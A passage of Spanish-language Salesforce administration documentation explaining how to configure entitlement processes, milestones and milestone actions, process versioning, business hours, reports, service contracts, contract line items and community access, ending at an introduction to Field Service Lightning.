6. En `Desencadenador de tiempo (minutos)`, introduzca el número de minutos en los que los usuarios deben completar el evento clave antes de que active una acción.

   O bien, si desea que el tiempo del desencadenador para el evento clave se calcule dinámicamente basándose en el tipo de evento clave y las propiedades del caso o la orden de trabajo, haga clic en **Activar clase de Apex para el desencadenador de tiempo (minutos)**.

   Nota: Debe tener una clase de Apex personalizada que implementa la interfaz `Support.MilestoneTriggerTimeCalculator` de Apex para utilizar esta opción.

7. Si ha seleccionado **Activar clase de Apex para el desencadenador de tiempo (minutos)**, utilice la búsqueda para especificar una clase de Apex para el evento clave calculado dinámicamente.
8. Seleccione cuándo comienza el evento clave:

| Seleccionar | Para | Utilizar si |
|---|---|---|
| Criterios del evento clave | Calcule la `Fecha programada` del evento clave cuando éste se aplique a un registro de asistencia (coincide con los criterios del registro). | La `Fecha programada` de un evento clave se basa en el momento en el que se aplica en un registro. Utilice si se repite el evento clave.<br>Nota: Un proceso de asignación se inicia habitualmente cuando se crea el registro, pero sus eventos clave no se aplican siempre de forma inmediata. |
| Proceso de asignación | Calcule la `Fecha programada` del evento clave cuando comience el proceso de asignación (de forma predeterminada, cuando se crea un registro de asistencia). | La `Fecha programada` de un evento clave se basa en el comienzo del proceso de asignación. Por ejemplo, la primera respuesta y las horas de resolución de un caso siempre calculan su `Fecha de destino` cuando comienza el proceso de asignación. |

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition** con Service Cloud

PERMISOS DE USUARIO

Para agregar eventos clave a procesos de asignación:
- "Gestionar asignaciones"

9. Opcionalmente, seleccione el horario de oficina que desee aplicar al cálculo de la Fecha programada para este evento clave. Si no especifica el horario de oficina para el evento clave, entonces se utilizará el horario de oficina de Proceso de asignación. Si no se especifica nada, se utilizan las horas laborales en el caso o la orden de trabajo.
10. Especifique el orden en el que Salesforce debe procesar los eventos clave. Esto se aplica en situaciones donde un registro de asistencia coincide con los criterios de múltiples eventos clave al mismo tiempo.
11. Introduzca los criterios que debe cumplir un registro para que el evento clave se le aplique:
    - Seleccione `Los criterios se cumplen` y seleccione los criterios de filtro que debe cumplir un registro para que un evento clave se le aplique. Por ejemplo, establezca un filtro de caso como *`Prioridad igual a Alta`* si desea que el evento clave se aplique a casos con el campo `Prioridad` marcado como Alto.

      Seleccione `la fórmula es verdadera` e introduzca una fórmula que devuelva "Verdadero" o "Falso". Salesforce activa la regla si la fórmula devuelve "Verdadero".
    - Seleccione `la fórmula es verdadera` e introduzca una fórmula que devuelva "Verdadero" o "Falso". El evento clave se aplica a registros si la fórmula devuelve un valor "Verdadero". Por ejemplo, la fórmula `(Caso: Prioridad igual a Alta) Y (Caso: Origen del caso igual a Correo electrónico, Web)` aplica el evento clave a casos donde el campo `Prioridad` es Alto y el campo `Origen del caso` está marcado como Correo electrónico o Web. No puede utilizar el campo `Propietario del caso` en fórmulas.
12. Haga clic en **Guardar**.

Nota: Los eventos clave se miden en minutos y segundos pero sus horas de inicio y finalización solo son precisas al minuto. Por ejemplo, suponga que un evento clave se desencadena a las 11:10:40 am y el tiempo para completar el evento clave es de 10 minutos. En este caso, la hora programada del evento clave son las 11:20:00 a.m. am, no las 11:20:40. Como resultado, el tiempo restante para que el agente complete el evento clave es de 9 minutos y 20 segundos, no los 10 minutos completos.

CONSULTE TAMBIÉN

Estados de eventos clave

Acciones de evento clave

# Agregar una acción de evento clave a un proceso de asignación

Las acciones de evento clave son acciones de flujo de trabajo dependientes del tiempo que se producen en cualquier paso (evento clave) de un proceso de asignación. Después de crear un proceso de asignación y agregarle eventos clave, agregue acciones de evento clave a los eventos clave.

1. En Configuración, introduzca *Procesos de asignación* en el cuadro Búsqueda rápida y, a continuación, seleccione **Procesos de asignación**.
2. Haga clic en el nombre de un proceso de asignación.
3. Haga clic en el nombre de un evento clave de la lista relacionada Eventos clave.
4. Si desea agregar una acción de advertencia o de infracción, agregue primero un desencadenador de tiempo. Después de agregar un desencadenador, aparece la opción para agregar una acción de flujo de trabajo. Las acciones de éxito utilizan el desencadenador de tiempo del evento clave.

   Consejo: Si desea que se active una acción de infracción inmediatamente después de infringir el evento clave, establezca el desencadenador de tiempo en 0 minutos.

5. Haga clic en **Agregar acción de flujo de trabajo** y seleccione una opción.

| Acción de flujo de trabajo | ¿Qué hace? | Ejemplo |
|---|---|---|
| Tarea nueva | Crear una tarea de flujo de trabajo. | Cree una tarea para que un agente de atención al cliente llame a un cliente cuando se produzca una infracción del evento clave Primera respuesta. |
| Correo electrónico nuevo | Crear una alerta por correo electrónico. | Notifica a los propietarios de casos cuando un evento clave Primera respuesta en su caso esté próximo a una infracción. |
| Nueva actualización de campo | Definir una actualización de campo. | Actualice el campo Prioridad del caso a `Alto` cuando un evento clave Primera respuesta esté próximo a una infracción. |
| Nuevo mensaje saliente | Definir un mensaje saliente. | Envíe datos sobre partes o servicios a un sistema externo cuando un evento clave Primera respuesta se haya completado. |
| Seleccionar acción existente | Seleccionar una acción existente. | Utilice una alerta por correo electrónico existente para notificar a un propietario de caso cuando su caso esté |

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition** con Service Cloud

PERMISOS DE USUARIO

Para agregar acciones de evento clave a procesos de asignación:

- "Gestionar asignaciones"

  Y

  "Personalizar aplicación"

| Acción de flujo de trabajo | ¿Qué hace? | Ejemplo |
|---|---|---|
| | | próximo a una infracción de una primera respuesta. |

Nota: Las acciones dependientes del tiempo sólo pueden producirse durante las horas laborables de su organización de Salesforce. Puede agregar hasta 10 acciones y 10 desencadenadores de tiempo a cada acción de evento clave.

CONSULTE TAMBIÉN

Acciones de evento clave

## Aplicar un proceso de asignación a una asignación

Ha creado un proceso de asignación; ahora es el momento de utilizarlo. Aplique un proceso de asignación a la asignación de un cliente de modo que todos los registros de asistencia vinculados a la asignación utilicen ese proceso.

1. Vaya a la asignación.
2. En el campo de búsqueda `Proceso de asignación`, seleccione el proceso que desea aplicar.

   Importante: Si está utilizando procesos de asignación, gestione las órdenes de trabajo y los casos de los clientes en asignaciones separadas. Esto se debe a que un proceso de asignación solo se ejecuta en registros que coinciden con su tipo. Por ejemplo, cuando un proceso de asignación de Caso se aplica a una asignación, el proceso solo se ejecuta en casos asociados con la asignación. Si una orden de trabajo está también asociada con la asignación, el proceso no se ejecuta en la orden de trabajo.

3. Haga clic en **Guardar**.

Consejo: Si ha configurado plantillas de asignación, puede asociar un proceso de asignación con una plantilla de modo que todas las asignaciones creadas utilizando esa plantilla utilicen automáticamente el proceso de asignación seleccionado.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition** con Service Cloud

PERMISOS DE USUARIO

Para modificar asignaciones:
- "Modificar" en asignaciones

CONSULTE TAMBIÉN

Cómo se desplaza un registro a través de un proceso de asignación

# Cómo se desplaza un registro a través de un proceso de asignación

Cuando se aplica un proceso de asignación a una asignación, el proceso de asignación se ejecuta en todos los registros de asistencia vinculados a la asignación. Obtenga información acerca de cómo se desplazan los registros de asistencia como casos y órdenes de trabajo a través de un proceso de asignación.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition** con Service Cloud

1. Un agente del servicio de asistencia ha vinculado un registro a una asignación que tiene un proceso de asignación. Esto se puede llevar a cabo de varias formas:
   - El agente del servicio de asistencia crea el registro desde la lista relacionada Casos u órdenes de trabajo en la asignación.
   - El agente del servicio de asistencia crea el registro, luego utiliza el campo de búsqueda Asignación en el registro para seleccionar la asignación apropiada.
2. El registro entra en el proceso según su fecha de creación o un campo de fecha y hora personalizado. Un campo de fecha y hora personalizado permite que los usuarios modifiquen una fecha del registro para que se active cuando entre en el proceso.
3. Salesforce asigna eventos clave con criterios coincidentes al registro. Por ejemplo, si un criterio de un evento clave es `Prioridad igual a Alta` y un caso tiene una Prioridad `Alta`, Salesforcelo asigna al evento `Prioridad igual a Alta`. Un registro se asocia con un solo evento clave a la vez. Puede asociarse con varios eventos clave a medida que se desplaza por el proceso.
4. Las acciones de evento clave determinan cuándo se activan las acciones de flujo de trabajo de advertencia, infracción o éxito para el registro.
5. Un agente de atención al cliente actualiza el registro para completar una acción de evento clave.
6. Después de actualizar un registro, pasa por el proceso de asignación e inicia los eventos clave que coincidan con sus criterios.
7. El registro sale del proceso según criterios personalizados o cuando se cierra.

Puede ver registros con asignaciones creando vistas de lista de caso u orden de trabajo que filtren campos de proceso de asignación.

**Importante:** Los eventos clave no se marcan como Completados de forma automática cuando un registro sale de un proceso de asignación. Para escribir un desencadenador de Apex que completa automáticamente eventos clave que cumplen criterios únicos, consulte Autocompletar eventos clave de casos.

## CONSULTE TAMBIÉN

Configurar Asignaciones

Lista de selección Configuración de la gestión de asignaciones

# Crear informes acerca de asignaciones

Utilice tipos de informes personalizados para definir criterios de informes que los usuarios pueden utilizar para ejecutar y crear informes sobre asignaciones, contratos de servicio y partidas de contrato.

Después de configurar la gestión de asignaciones, su organización de Salesforce incluye automáticamente los siguientes tipos de informe personalizados:

| Tipo de informe personalizado | Descripción | Ubicación del tipo de informe |
|---|---|---|
| Cuentas con asignaciones con contactos | Enumera las cuentas con asignaciones que incluyen contactos (denominados llamantes). | Cuentas y contactos |
| Contratos de servicio con partidas de contrato | Enumera los contratos de servicio que tienen partidas de contrato (productos). | Informes del servicio de atención al cliente |
| Contratos de servicio con asignaciones | Enumera los contratos de servicio que tienen asignaciones. | Informes del servicio de atención al cliente |
| Casos con eventos clave | Casos de listas con eventos clave.<br>Nota: Este tipo de informe no se puede personalizar. | Informes del servicio de atención al cliente |

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition** con Service Cloud

PERMISOS DE USUARIO

Para crear o actualizar tipos de informes personalizados de la gestión de asignaciones:
- "Gestionar tipos de informes personalizados"

Para crear y ejecutar informes basados en tipos de informe personalizado de la gestión de asignaciones:
- "Crear y personalizar informes"

Para personalizar tipos de informe personalizados de gestión de asignaciones:

1. En Configuración, introduzca *Tipos de informe* en el cuadro Búsqueda rápida, luego seleccione **Tipos de informe**.
2. Desde la página Todos los tipos de informes personalizados, podrá realizar las siguientes acciones:
   - Defina un nuevo tipo de informe personalizado. No puede seleccionar asignaciones como un objeto principal.
   - Actualice el nombre, la descripción, la categoría de tipo de informe y el estado de implementación de un tipo de informe personalizado.
   - Elimine un tipo de informe personalizado.

     Importante: Cuando elimina un tipo de informe personalizado, todos los datos almacenados en el tipo de informe personalizado se eliminan y no se pueden recuperar de la papelera.

Consejo: Si desea ver una lista de las órdenes de trabajo con eventos clave de su organización, utilice tipo de informe personalizado Eventos clave de objetos para crear un informe de órdenes de trabajo.

CONSULTE TAMBIÉN

Configurar Asignaciones

Configurar contratos de servicio

# Cómo funciona el horario de oficina en la gestión de asignaciones

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition** con Service Cloud

Cuando se vincula un registro de asistencia a una asignación, el registro, sus eventos clave, sus procesos de asignación y la asignación en sí pueden utilizar diferentes horas laborales. Obtenga información acerca de cómo trata Salesforce los horarios de oficina en estas situaciones.

En registros que incluyen procesos de asignación, los horarios de oficina se aplican de acuerdo a una jerarquía. Salesforce utiliza los horarios de oficina especificados al nivel más alto.

Por lo tanto, el horario de oficina de un evento clave sustituye el horario de oficina de un proceso de asignación, lo que sustituye las horas laborales del caso o la orden de trabajo. Si no se establece un horario de oficina en el evento clave, se utiliza el horario de oficina del proceso de asignación. Si no se especifican las horas laborales en el evento clave o el proceso de asignación, se utilizan las horas laborales del caso o la orden de trabajo.

También puede establecer horarios de oficina en asignaciones. Si crea un registro desde una asignación, éste hereda el horario de oficina de la asignación. Sin embargo, si la asignación forma parte de un proceso de asignación, recomendamos dejar el campo de horas laborales de la asignación en blanco. Los registros relacionados utilizan automáticamente las horas laborales del proceso de asignación.

Al configurar el horario de oficina, siga estas prácticas recomendadas:

- Si desea utilizar el mismo proceso de asignación para registros con diferentes horarios de oficina, establezca horarios de oficina a nivel del proceso de asignación. Por ejemplo, supongamos que establece el horario de oficina en un proceso de asignación los días laborables de 9 a 5. Si un cliente solicita actualizaciones nocturnas y de fin de semana en su caso, puede crear un evento "Actualizar cliente" con su propio horario de oficina ininterrumpido.
- Si desea utilizar diferentes horarios de oficina para diferentes niveles de gravedad, establezca el horario de oficina a nivel del evento clave. Por ejemplo, si el nivel de gravedad de un caso aumenta, el cliente podría necesitar ser contactado con mayor frecuencia. Puede crear un evento clave "Último toque" que cambia su horario de oficina dependiendo del nivel de gravedad, mientras que otros eventos clave en el proceso de asignación permanecen sin cambios.

CONSULTE TAMBIÉN

Configurar un proceso de asignación

# Actualización de un proceso de asignación

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition** con Service Cloud

La versión de asignación le permiten crear varias versiones de un proceso de asignación, incluso si está asignado a asignaciones y registros de asistencia.

Utilice la versión de asignaciones si:

- Desea realizar varias versiones de un proceso de asignación que se diferencian ligeramente
- Desea actualizar un proceso de asignación para reflejar cambios en sus proceso comerciales

Puede que compruebe que un proceso de asignación necesita una actualización periódica o que necesita volver a una versión anterior.

Nota: Para crear varias versiones de procesos de asignación, se debe activar la versión de asignaciones en su organización. Seleccione **Activar versión de asignaciones** en la página Configuración de asignación en Configuración.

Cuando crea versiones de procesos de asignación con el mismo nombre, el número de versión y notas le ayudan a diferenciar las versiones. Salesforce le evita desactivar la versión de asignaciones de modo que siempre sepa con qué versión está trabajando.

Cuando crea una nueva versión de un proceso de asignación, puede cambiar cualquier:

- Nombre
- Descripción
- Si el proceso está activado.
- Si la versión es la predeterminada
- Criterio de entrada
- Criterio de salida

También puede agregar notas acerca de la versión. Eso facilita la tarea de diferenciar entre varias versiones del mismo proceso, especialmente si tienen el mismo nombre.

En las nuevas versiones de los procesos de asignación utilizadas en estos momentos, puede agregar nuevos eventos pero no puede modificar los ya existentes. En las nuevas versiones de los procesos utilizadas en estos momentos, puede agregar nuevos eventos y modificar los ya existentes.

Una vez haya creado una nueva versión de un proceso de asignación, puede elegir aplicarla a todas las asignaciones y registros de asistencia asignados a la versión utilizada anteriormente o solo a nuevos registros de asistencia y asignaciones. Todas las versiones de un proceso de asignación deben ser del mismo tipo: Caso u Orden de trabajo.

CONSULTE TAMBIÉN

Crear una nueva versión de un proceso de asignación

Utilizar una nueva versión de un proceso de asignación

# Crear una nueva versión de un proceso de asignación

La versión de asignación le permiten crear varias versiones de un proceso de asignación, incluso si está asignado a asignaciones y registros de asistencia. Puede utilizar varias versiones de un proceso de asignación al mismo tiempo en su organización de Salesforce.

Nota: Para crear varias versiones de procesos de asignación, se debe activar la versión de asignaciones en su organización. Seleccione **Activar versión de asignaciones** en la página Configuración de asignación en Configuración.

Cuando crea versiones de procesos de asignación con el mismo nombre, el número de versión y notas le ayudan a diferenciar las versiones. Salesforce le evita desactivar la versión de asignaciones de modo que siempre sepa con qué versión está trabajando.

1. En Configuración, introduzca *Procesos de asignación* en el cuadro Búsqueda rápida y, a continuación, seleccione **Procesos de asignación**.
2. Haga clic en el nombre del proceso de asignación para el que desea crear una nueva versión.
3. En la lista Versiones de procesos de asignación, haga clic en la versión del proceso desde la cual desea crear una nueva versión.
4. En la página Detalles de procesos de asignación, haga clic en **Crear nueva versión**.
5. Agregue detalles acerca de la nueva versión. Siga estas prácticas recomendadas:
   - Utilice el campo Notas de versión para explicar en qué se diferencia la versión que está creando de las otras. Eso facilita la tarea de diferenciar entre varias versiones del mismo proceso de asignación.
   - Deje el nombre tal cual.
   - Haga clic en **Activa** para poder utilizar la nueva versión.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition** con Service Cloud

PERMISOS DE USUARIO

Para crear y actualizar procesos de asignación:
- "Gestionar asignaciones"

- Haga clic en **Predeterminada** si desea convertir la nueva versión en la versión predeterminada del proceso. Esto facilita la tarea de buscar en las búsquedas del campo de búsqueda.

6. Haga clic en **Guardar**.
   Después de guardar, puede modificar los eventos clave del proceso de asignación si es necesario.

   Importante:

   - En las nuevas versiones de los procesos de asignación utilizadas en estos momentos, puede agregar nuevos eventos pero no puede modificar los ya existentes. En las nuevas versiones de los procesos utilizadas en estos momentos, puede agregar nuevos eventos y modificar los ya existentes.
   - Todas las versiones de un proceso de asignación deben ser del mismo tipo.

Cuando crea una nueva versión de un proceso de asignación, no se aplica automáticamente a asignaciones que utilizaban la versión anterior. Para obtener información acerca de cómo aplicar una nueva versión de un proceso de asignación a asignaciones nuevas y existentes, consulte Utilizar una nueva versión de un proceso de asignación.

CONSULTE TAMBIÉN

Actualización de un proceso de asignación

# Utilizar una nueva versión de un proceso de asignación

Una vez haya creado una nueva versión de un proceso de asignación, puede elegir aplicarla a todas las asignaciones asignadas a la versión anterior o solo a nuevas asignaciones. Cuando aplica un proceso de asignación a una asignación, también se aplica al proceso a los registros de asistencias de esa asignación.

Nota: Para crear varias versiones de procesos de asignación, se debe activar la versión de asignaciones en su organización. Seleccione **Activar versión de asignaciones** en la página Configuración de asignación en Configuración.

Cuando crea versiones de procesos de asignación con el mismo nombre, el número de versión y notas le ayudan a diferenciar las versiones. Salesforce le evita desactivar la versión de asignaciones de modo que siempre sepa con qué versión está trabajando.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition** con Service Cloud

PERMISOS DE USUARIO

Para crear y actualizar procesos de asignación:
- "Gestionar asignaciones"

### Aplicación de un proceso de asignación a una nueva asignación

*Escenario:* Está creando una asignación y le desea aplicar una versión concreta de un proceso de asignación.

1. Seleccione el proceso de asignación que desea en el campo de búsqueda Proceso de asignación en la asignación.

Consejo: Después de hacer clic en el icono de búsqueda en el campo Proceso de asignación, seleccione "Todas las versiones" en el cuadro de diálogo de búsqueda. Por lo tanto, solo puede elegir entre las versiones predeterminada de los procesos de asignación existentes.

### Aplicación de un proceso de asignación a una asignación existente

*Escenario:* Ha creado una nueva versión de un proceso de asignación y desea cambiar todas las asignaciones que estaban utilizando la versión anterior en su nueva versión.

1. En Configuración, introduzca *Procesos de asignación* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Procesos de asignación**.

2. Haga clic en el nombre del proceso de asignación con el que desea trabajar.
   La lista en la página principal Procesos de asignación muestra la versión predeterminada de cada proceso. Haga clic en el nombre de un proceso para ver una lista de todas sus versiones disponibles.
3. En la página de detalles para el proceso de asignación, haga clic en el nombre de la nueva versión que desea aplicar a las asignaciones existentes (y de forma predeterminada, a casos u órdenes de trabajo vinculados a esas asignaciones).
4. Haga clic en **Nueva regla de actualización**.
5. Seleccione la versión del proceso de asignación de la que desea actualizar.
   Puede actualizar desde cualquier versión del proceso, esté o no activa.
6. Dependiendo de las diferencias entre la versión antigua y la versión nueva del proceso de asignación, la actualización de una asignación a la nueva versión puede desencadenar acciones de advertencia e infracción del evento clave en los registros de asistencia de esa asignación (como casos u órdenes de trabajo). Para evitar dichas acciones de advertencia e infracción, seleccione **No desencadenar nuevas infracciones y advertencias de evento**. Recomendamos esta selección de modo que no desencadene advertencias de infracción en asignaciones y registros de asistencia antiguos.
7. Haga clic en **Guardar**.
   La página de detalle de la regla de actualización muestra el número estimado de asignaciones y registros de asistencia que se actualizarán para utilizar el nuevo proceso.
8. Haga clic en **Iniciar** Para iniciar el proceso de actualización.

Habitualmente, el proceso de actualización se completa en una hora, pero depende del número de asignaciones y registros que se actualizan. A lo largo del proceso de actualización, se actualiza la página de detalle de la regla de actualización periódicamente para mostrar el número de asignaciones y registros procesados. Para detener la actualización en cualquier momento, haga clic en **Detener**.

Cuando la regla de actualización muestra un estado `Completado`, todas las asignaciones relacionadas y registros de asistencia se actualizan para utilizar la nueva versión del proceso de asignación. Si el estado es `Completado con excepciones`, algunos registros no se pueden actualizar a la nueva versión debido a errores. Para averiguar qué registros no se actualizaron y por qué, póngase en contacto con el servicio de asistencia de Salesforce.

CONSULTE TAMBIÉN

Configurar un proceso de asignación

Actualización de un proceso de asignación

Crear una nueva versión de un proceso de asignación

# Configurar contratos de servicio

Los contratos de servicio son acuerdos entre usted y sus clientes para un tipo de servicio de atención al cliente. Los contratos de servicio pueden representar diferentes tipos de servicio de atención al cliente, como garantías, suscripciones o acuerdos de nivel de servicio.

Nota: Las asignaciones deben activarse en su organización para que pueda configurar contratos de servicio.

Desde la configuración de gestión de objetos para contratos de servicio:

1. **Personalice los campos de contratos de servicio.**

   Esto le permite controlar la información que agregan los usuarios a contratos de servicio. Puede crear campos de contratos de servicio personalizados específicos de su sector o proceso de asistencia.

2. **Personalice formatos de página de contratos de servicio.**

   Esto le permite especificar los campos y las listas relacionadas que los usuarios ven en los contratos de servicio. Considere realizar las siguientes personalizaciones:

   - Agregue el campo `Icono de estado` de modo que los usuarios puedan ver fácilmente si el contrato de servicio está activo, vencido o inactivo.
   - Para permitir a los usuarios convertir un contrato de servicio en el principal de otro, agregue el campo `Contrato de servicio principal` y la lista relacionada Contratos de servicio secundarios. También puede agregar el campo de solo lectura `Contrato de servicio raíz` de modo que los usuarios puedan ver el contrato de servicio de nivel superior en una jerarquía de contrato de servicio. Una jerarquía de contratos de servicio puede incluir hasta 10.000 contratos de servicio.

3. **Defina la seguridad a nivel de campo en los campos de contrato de servicio.**

   Esto le permite seleccionar a qué campos de contrato de servicio pueden acceder los usuarios.

4. **Defina el seguimiento del historial de campos en los contratos de servicio.**

   Eso le permite ver cuando se han cambiado los valores de campo. Los cambios se indican en la lista relacionada Historial de contratos de servicio en contratos de servicio. Desde la configuración de la gestión de objetos para contratos de servicio, vaya a la sección de campos y luego haga clic en **Definir el seguimiento del historial**.

5. **Haga la ficha Contratos de servicio visible en Salesforce y cualquier aplicación personalizada.**

   La ficha Contratos de servicio es donde los usuarios crean y modifican contratos de servicio y partidas de contratos. Agregue la ficha a una aplicación o indique a sus usuarios agregarla a una ficha existente establecida en Salesforce. Los usuarios necesitan el permiso "Lectura" en los contratos de servicio para ver la ficha Contratos de servicio.

6. **Agregue la lista relacionada Contratos de servicio a los formatos de página de cuentas y de contactos.**

   Esto permite que los usuarios, creen, actualicen y verifiquen contratos de servicio de cuentas y contactos.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition** con Service Cloud

PERMISOS DE USUARIO

Para configurar contratos de servicio:

- "Gestionar asignaciones"

  Y

  "Personalizar aplicación"

CONSULTE TAMBIÉN

Lista de selección Configuración de la gestión de asignaciones

Configurar partidas de contrato

# Configurar partidas de contrato

Configure partidas de contrato para poder especificar qué productos cubre un contrato de servicio. Las partidas de contratos sólo se muestran a usuarios de la lista relacionada Partidas de contratos de contratos de servicio (no en contratos). Sólo puede utilizar partidas de contratos si su organización de Salesforce utiliza productos.

Nota: Las asignaciones deben estar activadas en su organización para que configure partidas de contrato.

Desde la configuración de gestión de objetos para partidas de contratos:

1. **Personalice campos de partidas de contratos.**

   Esto le permite controlar la información que agregan los usuarios a partidas de contratos. Puede crear campos de partidas de contratos personalizadas específicas de su sector o proceso de asistencia.

2. **Personalice formatos de página de partidas de contratos.**

   Esto le permite especificar los campos y las listas relacionadas que los usuarios ven en las partidas de contrato. Considere realizar las siguientes personalizaciones:

   - Agregue el campo `Icono de estado` de modo que los usuarios puedan ver fácilmente si la partida está activa, vencida o inactiva.
   - Para permitir a los usuarios convertir una partida en el principal de otro, agregue el campo `Partida de contrato principal` y la lista relacionada Partidas de contrato secundarias. También puede agregar el campo de solo lectura `Partida de contrato raíz`, que indica la partida de nivel superior en una jerarquía de partidas de contrato. Una jerarquía de partidas de contratos puede incluir hasta 10.000 partidas.

3. **Personalizar los formatos de página de otros objetos.**

   Esto el permite elegir cómo pueden los usuarios asociar partidas de contrato con otros registros. Considere realizar las siguientes personalizaciones:

   - (Obligatorio) Agregue la lista relacionada Partidas de contrato a formatos de página de contratos de servicio. Esto permite que los usuarios creen, modifiquen y eliminen partidas de contratos de contratos de servicio.
   - Agregue la lista relacionada Partidas de contrato a formatos de activo. Esto permite a los usuarios ver y cambiar asociaciones entre activos y partidas de contrato.
   - Agregue el campo de búsqueda `Partida de asignación` a los formatos de páginas de asignaciones. Esto permite a los usuarios asociar una partida con una asignación concreta.

4. **Defina la seguridad a nivel de campo en las partidas de contrato.**

   Esto le permite especificar a qué campos de partidas de contratos pueden acceder los usuarios.

5. **Defina el seguimiento del historial de campos en las partidas de contrato.**

   Eso le permite ver cuando se han cambiado los valores de campo. Los cambios aparecen en la lista relacionada Historial de partidas de contrato en partidas de contrato. Desde la configuración de la gestión de objetos para partidas de contrato, vaya a la sección de campos y luego haga clic en **Definir el seguimiento del historial**.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition** con Service Cloud

PERMISOS DE USUARIO

Para configurar contratos de servicio y partidas de contratos con asignaciones:

- "Gestionar asignaciones"

  Y

  "Personalizar aplicación"

Nota: Los programas no están disponibles para partidas de contrato y los usuarios de la comunidad no puede acceder a ellos.

CONSULTE TAMBIÉN

Lista de selección Configuración de la gestión de asignaciones

# Configurar la gestión de asignaciones en Comunidades

Agregue la gestión de asignaciones a sus comunidades para permitir a los clientes o socios ver sus asignaciones y contratos de servicio. Las partidas de contratos no aparecen en comunidades.

Siga estos pasos para exponer asignaciones y/o contratos de servicio en una comunidad.

1. Actualizar perfiles de usuario.
   a. Duplique los perfiles de Usuario de comunidad de clientes, Usuario de Customer Community Plus o Usuario de comunidad de socios y active el permiso "Lectura" en asignaciones y/o contratos de servicio.

      Nota: Recuerde hacer clic en **Modificar perfiles** en la parte inferior de la página de detalles para activar los nuevos perfiles.

   b. De manera opcional, en los perfiles de los moderadores de comunidad delegados, active los permisos "Crear" y "Eliminar" de los contactos de asignación. Esto permite a los moderadores actualizar contactos de asignaciones.
   c. Verifique que la visibilidad de la fichas Asignaciones y/o Contratos de servicios están activadas de forma predeterminada.
2. Agregue las fichas Asignaciones y/o Contratos de servicio en la comunidad.
3. Agregue el campo `Nombre de asignación` a formatos de páginas de casos y órdenes de trabajo asignados a usuarios de comunidad. Esto permite qua los usuarios agregar asignaciones a casos y órdenes de trabajo. Las órdenes de trabajo no están disponibles en comunidades creadas utilizando las plantillas de comunidad de autoservicio.

   Nota: Para evitar exponer sus procesos de asistencia internos, recomendamos **no** agregar los siguientes campos a formatos de página de casos y órdenes de trabajo para usuarios de la comunidad:

   - `Hora de inicio del proceso de asignación`
   - `Hora de finalización del proceso de asignación`
   - `Detenido`
   - `Detenido desde`
4. Opcionalmente, agregue la lista relacionada Asignaciones a formatos de página de cuenta y contacto asignados a moderadores de la comunidad. Esto permite a los moderadores crear casos automáticamente asociados con las asignaciones correctas.

EDICIONES

Disponible en: Salesforce Classic

Las comunidades están disponibles en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition** con Service Cloud

La gestión de asignaciones está disponible en **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition** con Service Cloud

PERMISOS DE USUARIO

Para crear, personalizar o activar una comunidad:
- "Crear y configurar Comunidades" Y es un miembro de la comunidad que están actualizando

Para configurar la gestión de asignaciones:
- "Gestionar asignaciones"

Para asignar licencias de usuario:
- "Gestionar usuarios internos"

# Configuración de un núcleo de Field Service

## Field Service Lightning

¿Desea gestionar su servicio de campo en una sola ubicación? Field Service Lightning es un potente conjunto de funciones que le permite configurar y personalizar un núcleo de servicio de campo en Salesforce.

Field Service Lightning incluye las siguientes funciones, entre las que puede seleccionar para satisfacer sus necesidades comerciales.

- Las **funciones estándar** de Field Service Lightning están disponibles cuando Field Service Lightning está activado en su organización. Las funciones estándar ofrecen:
  - **Gestión de órdenes de trabajo:** Las *órdenes de trabajo* representan tareas a realizar para sus clientes. Puede adjuntar artículos de Knowledge a órdenes de trabajo, dividirlos en subtareas denominadas *partidas de órdenes de trabajo* y realizar un seguimiento de términos en acuerdos a nivel de servicio utilizando eventos clave. Las *citas de servicio* se pueden asociar con órdenes de trabajo y partidas de órdenes de trabajo e incluir detalles acerca de la programación de citas. Además, la plantillas de ahorro de tiempo denominadas *tipos de trabajo* le ayudan a estandarizar sus órdenes de trabajo.
  - **Gestión de recursos:** Los *recursos de servicio* son usuarios que pueden realizar trabajos de servicio de campo. Puede asignar recursos de servicio a citas de servicio y especificar las habilidades, el territorio de servicio y las horas de trabajo de cada recurso. Los *territorios de servicio* representan regiones donde se puede llevar a cabo un trabajo de servicio. Puede asignar recursos de servicio a un territorio y crear jerarquías de territorio.
  - **Gestión de programación:** Las *horas de trabajo* le permiten definir cuándo están sus recursos servicio disponibles para trabajar y cuándo se puede realizar el trabajo en territorios de servicio. También puede realizar un seguimiento de las ausencias de recursos de servicio.
- Los **paquetes gestionados** de Field Service Lightning creados en las funciones estándar e incluyen:
  - Un optimizador de programación que asigna recursos a citas de la forma más eficiente posible teniendo en cuenta el nivel de habilidad, el tiempo de desplazamiento, la ubicación y otros factores del técnico.
  - Una consola de programación dinámica que proporciona a transportistas y supervisores una vista de pájaro de todas las citas de servicios programadas.
  - Una caja de herramientas consistente de reglas de trabajo y políticas de programación que le ayudan a definir su modelo de programación ideal.
